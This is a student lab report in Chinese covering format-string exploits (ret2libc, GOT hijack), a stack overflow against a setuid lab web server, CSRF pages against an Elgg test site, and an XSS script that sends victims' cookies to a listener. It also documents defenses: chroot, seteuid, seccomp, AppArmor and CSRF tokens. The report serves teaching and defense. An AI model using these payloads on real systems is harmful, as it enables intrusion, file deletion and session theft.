

**信息系统安全实验报告**

|  |  |
| --- | --- |
| 姓 名： |  |
| 学 院： | 网络空间安全学院 |
| 专 业： | 网络空间安全 |
| 班 级： |  |
| 学 号： |  |
| 指导教师： |  |

|  |  |
| --- | --- |
| 分数 |  |
| 教师签名 |  |

2024年6月20日

目 录

[1 实验一 软件安全 1](#_Toc1393435329)

[1.1 实验目的 1](#_Toc407611092)

[1.2 实验内容、步骤及结果 1](#_Toc2024904743)

[1.3 实验中的问题、心得和建议 5](#_Toc1956153719)

[2 实验二 系统安全 6](#_Toc963132795)

[2.1 实验目的 6](#_Toc508567693)

[2.2 实验内容、步骤及结果 6](#_Toc1937188480)

[2.3 实验中的问题、心得和建议 11](#_Toc1902270896)

[3 实验三 Web安全 13](#_Toc308129763)

[3.1 实验目的 13](#_Toc1223526918)

[3.2 实验内容、步骤及结果 13](#_Toc1253096822)

[3.3 实验中的问题、心得和建议 20](#_Toc1150502548)

# 实验一 软件安全

## 实验目的

在缓冲区溢出漏洞利用基础上，理解如何进行格式化字符串漏洞利用。

C 语言中的 printf() 函数用于根据格式打印出字符串，使用由 printf() 函数的 % 字符标记的占位符，在打印期间填充数据。格式化字符串的使用不仅限于 printf() 函数；其他函数，例如 sprintf()、 fprintf() 和 scanf()，也使用格式字符串。

某些程序允许用户以格式字符串提供全部或部分内容。本实验的目的是利用格式化字符串漏洞，实施以下攻击：(1)程序崩溃；(2)读取程序内存；(3)修改程序内存；(4)恶意代码注入和执行。

## 实验内容、步骤及结果

## 针对prog1，完成以下任务

以下任务，需关闭ASLR；

1. 改变程序的内存数据：将变量var的值，从0x11223344变成0x66887799；
2. 改变程序的内存数据：将变量var的值，从0x11223344变成0xdeadbeef；
3. 后半部分数据小于前半部分数据；
4. 为避免print大量字符,可以将数据分成4个部分分别写入(使用%hhn)；

使用编译选项-m32 -g -no-pie编译prog1.c文件，分析prog1程序调用printf时的栈帧，如图1-1所示，由于内存对齐，变量var位于esp+0x08，缓冲区input位于esp+0x18。

利用printf格式化字符串%x$hhn时，需要在第x个参数位置处放置需要写的内存的地址，如图栈帧所示，可控制的缓冲区位于esp+0x18位置，对应printf第6个参数，为避免打印大量字符，使每一个参数控制var变量的一个字节，根据待写入的目标值计算每一次需要打印的字符数量，实现向var变量写入任意数据。




图1-1 printf栈帧

对应的攻击代码如下（重复部分已省略）：

1. payload += (var\_addr+0).to\_bytes(4, 'little')
2. payload += (var\_addr+1).to\_bytes(4, 'little')
3. payload += (var\_addr+2).to\_bytes(4, 'little')
4. payload += (var\_addr+3).to\_bytes(4, 'little')
5. num\_char = 16
7. inc = (0x100 + ((var\_value >> 0) & 0xFF) - (num\_char % 0x100)) % 0x100
8. **if** (inc != 0):
9. num\_char += inc
10. payload += f"%{inc}c".encode()
11. payload += b'%6$hhn'

关闭ASLR编译运行程序测试，如图1-2所示，成功修改var变量值为0x66887799和0xdeadbeef。




图1-2 prog1运行测试

## 针对prog2，完成以下任务

以下任务，需关闭ASLR；

1. 开启Stack Guard保护，并关闭栈不可执行保护，通过shellcode注入进行利用，获得shell；

与实验1.2.1相似，prog2程序给出了栈帧地址与输入缓冲区地址，栈帧地址+4即为fmtstr函数返回地址，由于栈可执行，因此可以将shellcode写入缓冲区，再将fmtstr函数的返回地址修改为shellcode地址，即可在返回时实现跳转到shellcode并执行。

使用-m32 -g -no-pie -fstack-protector -z execstack编译prog2.c，关闭ASLR运行测试，测试结构如图1-3所示，成功修改fmtstr返回地址，执行shellcode并获取shell。




图1-3 shellcode测试

1. 开启Stack Guard保护，并开启栈不可执行保护，通过ret2libc进行利用，获得shell（可以通过调用system(“/bin/sh”)）；（提示：需要查找libc中的system函数和“/bin/sh”地址）；

开启栈不可执行保护后，无法执行写入栈中的shellcode，但仍可通过修改程序返回地址实现控制程序执行流，将system函数地址写入到fmtstr返回地址处，即可实现在fmtstr返回时执行system函数，除了修改fmtstr函数返回地址，还需要控制system函数的参数，由于32位系统下函数参数位于栈中，因此只需要将对应的栈地址写入“/bin/bash”字符串地址，即可实现在fmtstr返回时调用system(“/bin/sh”)，从而获取shell。

使用ldd ./prog2命令查看libc加载地址；使用readelf -a /lib/i386-linux-gnu/libc.so.6 | grep " system" 命令查看system函数在libc中的偏移地址；使用ropper --file /lib/i386-linux-gnu/libc.so.6 --string "/bin/sh" 命令查看"/bin/sh"字符串在libc中的偏移地址。如图1-4所示。




图1-4 libc相关地址

利用上述地址信息计算得到返回地址、参数地址等：

1. system\_addr = 0xf7d83000 + 0x48170
2. binsh\_addr = 0xf7d83000 + 0x1bd0d5
3. # 参数地址
4. arg\_addr = 0xffffd308 + 12
5. # 返回地址
6. ret\_addr = 0xffffd308 + 4

使用-m32 -g -no-pie -fstack-protector -z noexecstack选项编译prog2.c，开启栈不可执行保护，运行程序测试，如图1-5所示，成功修改返回地址并调用system(“/bin/sh”)，获取到shell。




图1-5 ret2libc测试

## 针对prog2，完成以下任务

以下任务，需开启ASLR；

开启Stack Guard保护，并开启栈不可执行保护，通过GOT表劫持，调用win函数。

c语言程序调用libc中的库函数时，使用plt.got机制实现，GOT表中保持着需要调用的函数的地址，通过修改GOT表，将需要执行的函数写入printf对应的GOT表中，即可在调用printf时调用指定的函数。

使用-m32 -g -no-pie -fstack-protector -z noexecstack选项编译prog2.c，分析prog2程序的printf对应的GOT表项的地址与win函数的地址，使用%x$hhn将win函数地址写入printf对应的GOT表项中，如图1-6所示，程序成功调用win函数。




图1-6 GOT表劫持测试

## 实验中的问题、心得和建议

在本次实验中，通过利用程序中的格式化字符串漏洞，使用%x$hnn向指定地址处写入指定数据，实现了数据篡改、shellcode执行、ret2libc与GOT表劫持等多种软件攻击，了解了格式化字符串漏洞的危害，在实际开发中，应谨慎处理用户输入，禁止将用户输入作为格式化字符串使用，避免产生格式化字符串漏洞，从而避免软件攻击。

在本实验中，虽然程序能够输出对应的地址，且关闭了地址随机化，但重新运行程序时，有时相应的地址仍会发生变化，需要手动修改攻击脚本中的地址，建议使用自动获取地址的方式，避免频繁修改攻击脚本。

# 实验二 系统安全

## 实验目的

特权隔离( Privilege Separation )、最小特权( Least Privilege)、安全的错误处理(Fail Securely)等等，是安全设计重要原则，本实验的目的是通过系统提供的安全机制，对程序进行安全增强。

本实验涵盖以下方面：

1. chroot
2. 改变进程euid
3. seccomp
4. AppArmor

## 实验内容、步骤及结果

## 删除特权文件

分析web server程序，服务器由三个主要部分组成：服务器（server）、HTTP请求调度器（httpd）和两个服务（Filesv、Banksv）。

服务器启动HTTP调度器httpd，以及两个服务：filesv和banksv。服务器接受80端口的连接，并将请求路由到HTTP调度器。

HTTP调度器从传来的套接字中读取请求行，并决定该请求属于哪一类（GET、POST等）。接下来，调度器httpd将把请求路由到相应的服务，该服务继续读取HTTP headers和body，并做出适当的回应。

在banksv程序中，调用Parse\_parse函数处理sockfd的字节流数据，Parse\_parse函数位于parse.c代码中，在Parse\_parse中又调用parseHeaders函数解析请求头，在parseHeaders函数中通过advance(fd,1)读取请求头，进一步调用getToken处理sockfd数据，调用关系如下：

banksv->Parse\_parse->parseHeaders->advance->getToken

分析getToken代码发现，函数缓冲区大小为1024，函数内使用getchar逐个字符读取HTTP请求头，每读取一个字符将其放入缓冲区，直到读取到CRLF序列退出循环结束循环将缓冲区内数据拷贝到全局缓冲区。在上述操作中，向缓冲区中写入字符未校验已写入的数量，因此存在缓冲区溢出漏洞，又因为缓冲区位于栈上且未开启栈溢出保护，因此可以通过栈溢出实现覆盖getToken函数返回地址，进而控制程序的执行。

测试栈溢出覆盖返回地址所需要的字符数量，填充栈需要1024+44字节，继续溢出即可覆盖返回地址，构造如下payload：

1. **def** build\_exploit(shellcode):
3. ul\_arg = "/tmp/test.txt\0"
4. ul\_arg\_addr = ebp\_addr + 20
6. req = ("POST / HTTP/1.1\r\n").encode('latin-1')
7. req += ("Host: 127.0.0.1\r\n").encode('latin-1')
8. req += ("Content-Length: 58\r\n").encode('latin-1')
9. req += ("Origin: http://127.0.0.1\r\n").encode('latin-1')
10. req += ("Connection: keep-alive\r\n").encode('latin-1')
11. req += ("Referer: http://127.0.0.1/\r\n").encode('latin-1')
13. req += ("Hacking: ").encode('latin-1')
15. req += b'A' \* 1024 + b'B' \* 44
17. # remove a file specified by the path "ul\_arg"
18. req += p32(ul\_addr)
19. req += p32(ex\_addr)
20. req += p32(ul\_arg\_addr)
21. req += p32(0)
22. req += ul\_arg.encode('latin-1')
24. req += ("\r\n").encode('latin-1')
26. **return** req

当parseHeaders处理Hacking时，读取数据部分需要到CRLF才结束，而实际数据部分长度超过了栈缓冲区长度，从第6行代码处开始覆盖返回地址，通过构造栈，实现调用unlink(“/tmp/test.txt”)和exit(0)，利用服务器程序的root uid权限删除/tmp/test.txt文件。

为touchstone程序添加setuid root权限，并启动执行。在/tmp目录下创建/tmp/test.txt文件，并将其owner改为root。

启动服务器并测试攻击脚本，检查/tmp/test.txt文件状态，如图2-1所示，执行攻击脚本后，/tmp/test.txt文件被删除，实现了利用漏洞删除特权文件。




图2-1 漏洞利用删除特权文件

## chroot

修改server.c，增加chroot支持，并重新make。同时，使用代码目录中的chroot-setup.sh，改变root directory从/到/jail，并在jail中启动server。

在/jail/tmp目录与/tmp目录下面创建test.txt文件，运行攻击脚本检查/jail/tmp/test.txt文件与/tmp/test.txt文件，如图2-2所示，/jail/tmp/test.txt文件被删除，但/tmp/test.txt文件仍存在，避免了攻击造成的真实路径下的文件删除。




图2-2 chroot保护

## 改变进程euid

修改原代码，使用seteuid(1000)，及时减少privilege,使banksv进程没有不必要的root全新，并重新make。

动服务器并测试攻击脚本，检查/tmp/test.txt文件状态，如图2-3所示，执行攻击脚本后，/tmp/test.txt文件仍存在，通过改变进程euid实现了权限降低，保护了特权文件。




图2-3 降低euid权限

## 使用seccomp限制系统调用

修改源代码，使用seccomp方法，对vulnerable进程进行约束，并重新make。

1. 默认允许，显式拒绝（Fail Securely）
2. **void** setup\_allow\_bydefault\_rules()
3. {
4. scmp\_filter\_ctx ctx;
5. ctx = seccomp\_init(SCMP\_ACT\_ALLOW);
6. **if**(ctx==NULL)
7. exit(-1);
9. seccomp\_rule\_add(ctx, SCMP\_ACT\_KILL, SCMP\_SYS(unlink), 0);
11. seccomp\_load(ctx);
12. seccomp\_release(ctx);
13. }
14. 默认拒绝，显式允许
15. **void** setup\_deny\_bydefault\_rules()
16. {
17. scmp\_filter\_ctx ctx;
18. ctx = seccomp\_init(SCMP\_ACT\_KILL);
19. **if**(ctx==NULL)
20. exit(-1);
22. seccomp\_rule\_add(ctx, SCMP\_ACT\_ALLOW, SCMP\_SYS(read), 0);
23. seccomp\_rule\_add(ctx, SCMP\_ACT\_ALLOW, SCMP\_SYS(write), 0);
24. seccomp\_rule\_add(ctx, SCMP\_ACT\_ALLOW, SCMP\_SYS(openat), 0);
25. seccomp\_rule\_add(ctx, SCMP\_ACT\_ALLOW, SCMP\_SYS(rt\_sigaction), 0);
26. seccomp\_rule\_add(ctx, SCMP\_ACT\_ALLOW, SCMP\_SYS(socketcall), 0);
27. seccomp\_rule\_add(ctx, SCMP\_ACT\_ALLOW, SCMP\_SYS(clone), 0);
28. seccomp\_rule\_add(ctx, SCMP\_ACT\_ALLOW, SCMP\_SYS(set\_robust\_list), 0);
29. seccomp\_rule\_add(ctx, SCMP\_ACT\_ALLOW, SCMP\_SYS(getresuid32), 0);
30. seccomp\_rule\_add(ctx, SCMP\_ACT\_ALLOW, SCMP\_SYS(getcwd), 0);
31. seccomp\_rule\_add(ctx, SCMP\_ACT\_ALLOW, SCMP\_SYS(getpid), 0);
32. seccomp\_rule\_add(ctx, SCMP\_ACT\_ALLOW, SCMP\_SYS(statx), 0);
33. seccomp\_rule\_add(ctx, SCMP\_ACT\_ALLOW, SCMP\_SYS(close), 0);
34. seccomp\_rule\_add(ctx, SCMP\_ACT\_ALLOW, SCMP\_SYS(\_llseek), 0);
35. seccomp\_rule\_add(ctx, SCMP\_ACT\_ALLOW, SCMP\_SYS(fcntl64), 0);
36. seccomp\_rule\_add(ctx, SCMP\_ACT\_ALLOW, SCMP\_SYS(access), 0);
37. seccomp\_rule\_add(ctx, SCMP\_ACT\_ALLOW, SCMP\_SYS(brk), 0);
38. seccomp\_rule\_add(ctx, SCMP\_ACT\_ALLOW, SCMP\_SYS(exit\_group), 0);
39. seccomp\_rule\_add(ctx, SCMP\_ACT\_ALLOW, SCMP\_SYS(fstat64), 0);
40. seccomp\_rule\_add(ctx, SCMP\_ACT\_ALLOW, SCMP\_SYS(stat64), 0);
41. seccomp\_rule\_add(ctx, SCMP\_ACT\_ALLOW, SCMP\_SYS(mkdir), 0);
42. seccomp\_rule\_add(ctx, SCMP\_ACT\_ALLOW, SCMP\_SYS(execve), 0);
44. seccomp\_rule\_add(ctx, SCMP\_ACT\_ALLOW, SCMP\_SYS(unlink), 0);
46. seccomp\_load(ctx);
47. seccomp\_release(ctx);
48. }

编译后允许server，使用攻击脚本测试，两种防御方式都能够组织攻击脚本调用unlink，如图2-4所示。




图2-4 seccomp保护

测试使用system(“/bin/sh”)获取shell时发现，无论哪种策略下，都无法获取shell，进一步调试发现，即使是空策略，只要开启了seccomp，程序内都无法使用execv系统调用，测试发现seccomp在64位系统下的32位程序中存在异常。

## 使用AppArmor限制进程权限

使用aa-genprof命令为banksv程序生成AppArmor配置，修改生成的配置文件如下：

1. # Last Modified: Fri Jun 14 11:23:18 2024
2. abi <abi/3.0>,
4. include <tunables/global>
6. /home/noxke/iss-exp/lab2/task5/banksv {
7. include <abstractions/base>
8. include <abstractions/apache2-common>
10. /home/noxke/iss-exp/lab2/task5/banksv mr,
11. /home/noxke/iss-exp/lab2/task5/db/user.db rwk,
12. /home/noxke/iss-exp/lab2/task5/index.html r,
13. /tmp/test.txt r,
15. }

在配置文件中，限制banksv程序对/tmp/test.txt文件只读，启用AppArmor,启动server程序，测试攻击脚本，发现未能删除/tmp/test.txt文件，AppArmor成功限制了banksv程序权限，保护了特权文件。

## 实验中的问题、心得和建议

在本次实验中，通过利用服务器程序bansv中存在的栈溢出漏洞，并利用服务器的setuid权限实现了删除特权文件，学习了栈溢出漏洞的利用，并且了解了不必要权限的危害，应尽可能只为进程分配实际需要的权限，降低漏洞被利用时的危害。

此外还通过学习使用chroot技术实现了程序运行环境隔离，使用seteuid技术实现降低进程权限，使用seccomp、apparmor技术为进程分配必要权限，了解了在程序开发中常用的安全保护手段。

# 实验三 Web安全

## 实验目的

本实验目的是通过发起跨站请求伪造攻击(CSRF或XSRF)，进一步理解跨站请求伪造攻击原理和防御措施。

跨站请求伪造攻击一般涉及受害者、可信站点和恶意站点。受害者在持有与受信任的站点的会话(session)的情况下访问了恶意站点。恶意站点通过将受害者在受信任站点的session中注入 HTTP 请求，从而冒充受害者发出的请求，这些请求可能导致受害者遭受损失。

在本实验中,需要对社交网络 Web 应用程序发起跨站请求伪造攻击。重现攻击后，需要通过重新开启防御措施，对比开启防御后的攻击效果。

## 实验内容、步骤及结果

## 基于GET请求的CSRF攻击

分析添加好友请求，得到添加samy为好友的GET请求为http://www.csrflabelgg.com/action/friends/add?friend=45，构造恶意网站使alice访问URL时自动添加samy为好友，index.html如下：

1. **<html>**
2. **<body>**
3. **<img** src="http://www.csrflabelgg.com/action/friends/add?friend=45"**>**
4. **</body>**
5. **</html>**

登陆alice账号，访问邮件中的URL，自动添加samy为alice好友，如图3-1所示。




图3-1 基于GET请求的CSRF攻击

## 基于POST请求的CSRF攻击

分析修改profile描述的POST请求，构造恶意网站使alice访问URL时自动修改profile描述为Samy is my hero，index.html如下：

1. **<html><body><script** type="text/javascript"**>**
2. function post(url,fields) {
4. var p = document.createElement("form");
6. p.action = url;
7. p.innerHTML = fields;
8. p.target = "\_self";
9. p.method = "post";
11. document.body.appendChild(p);
13. p.submit();
14. }
15. function csrf\_hack() {
16. var fields;
17. fields += "**<input** type='hidden' name='description' value='Samy ismy hero'**>**";
18. fields += "**<input** type='hidden' name='guid' value='42'**>**";
19. var url = "http://www.csrflabelgg.com/action/profile/edit";
20. post(url,fields);
21. }
23. window.onload = function() { csrf\_hack();}
24. **</script></body></html>**

登陆alice账号，访问邮件中的URL，自动修改profile描述，如图3-2所示。




图3-2 基于POST请求的CSRF攻击

## 实现login CSRF攻击

分析用户登陆的POST请求，构造恶意网站使alice访问URL时自动登陆samy账号，index.html如下：

1. **<html><body><script** type="text/javascript"**>**
2. function post(url,fields) {
4. var p = document.createElement("form");
6. p.action = url;
7. p.innerHTML = fields;
8. p.target = "\_self";
9. p.method = "post";
11. document.body.appendChild(p);
13. p.submit();
14. }
15. function csrf\_hack() {
16. var fields;
17. fields += "**<input** type='hidden' name='password' value='seedsamy'**>**";
18. fields += "**<input** type='hidden' name='username' value='samy'**>**";
19. var url = "http://www.csrflabelgg.com/action/login";
20. post(url,fields);
21. }
23. window.onload = function() { csrf\_hack();}
24. **</script></body></html>**

登陆alice账号，访问邮件中的URL，自动切换登陆到samy账号，如图3-3所示。




图3-3 login CSRF攻击

## CSRF防御策略

进入目录/var/www/CSRF/Elgg/vendor/elgg/elgg/engine/classes/Elgg并在ActionsService.php文件中找到函数public function gatekeeper($action){，并注释此处“return true”这条语句：

1. /\*\*
2. \* @see action\_gatekeeper
3. \* @access private
4. \*/
5. **public** **function** gatekeeper($action) {
6. // return true;
7. ......
8. }

在打开上面的对策之后,再次尝试前两个任务的CSRF攻击，效果如图3-4所示，攻击失败，并显示大量Form is missing \_\_token or \_\_ts fields，提示缺少秘密令牌。




图3-4 CSRF防御策略

前两个任务的CSRF攻击均未成功，页面返回更新并提示错误，成功防御了CSRF攻击。

## 从受害者机器上盗取Cookie

设计带有合理的请求参数的脚本到 Samy 的个人介绍中（如图3-5所示）：

1. <script>
2. document.write('<img src=http://localhost:5555?c=' + escape(document.cookie) + ' >');
3. </script>



图3-5 注入XSS代码到简介

登陆alice账户访问Members界面，发现samy简介描述为错误的图片，查看HTTP请求发现alice的cookie被发送到localhost:5555，如图3-6所示。




图3-6 XSS攻击cookie泄漏

使用nc监听5555端口，成功获取到泄漏的cookie，如图3-7所示。

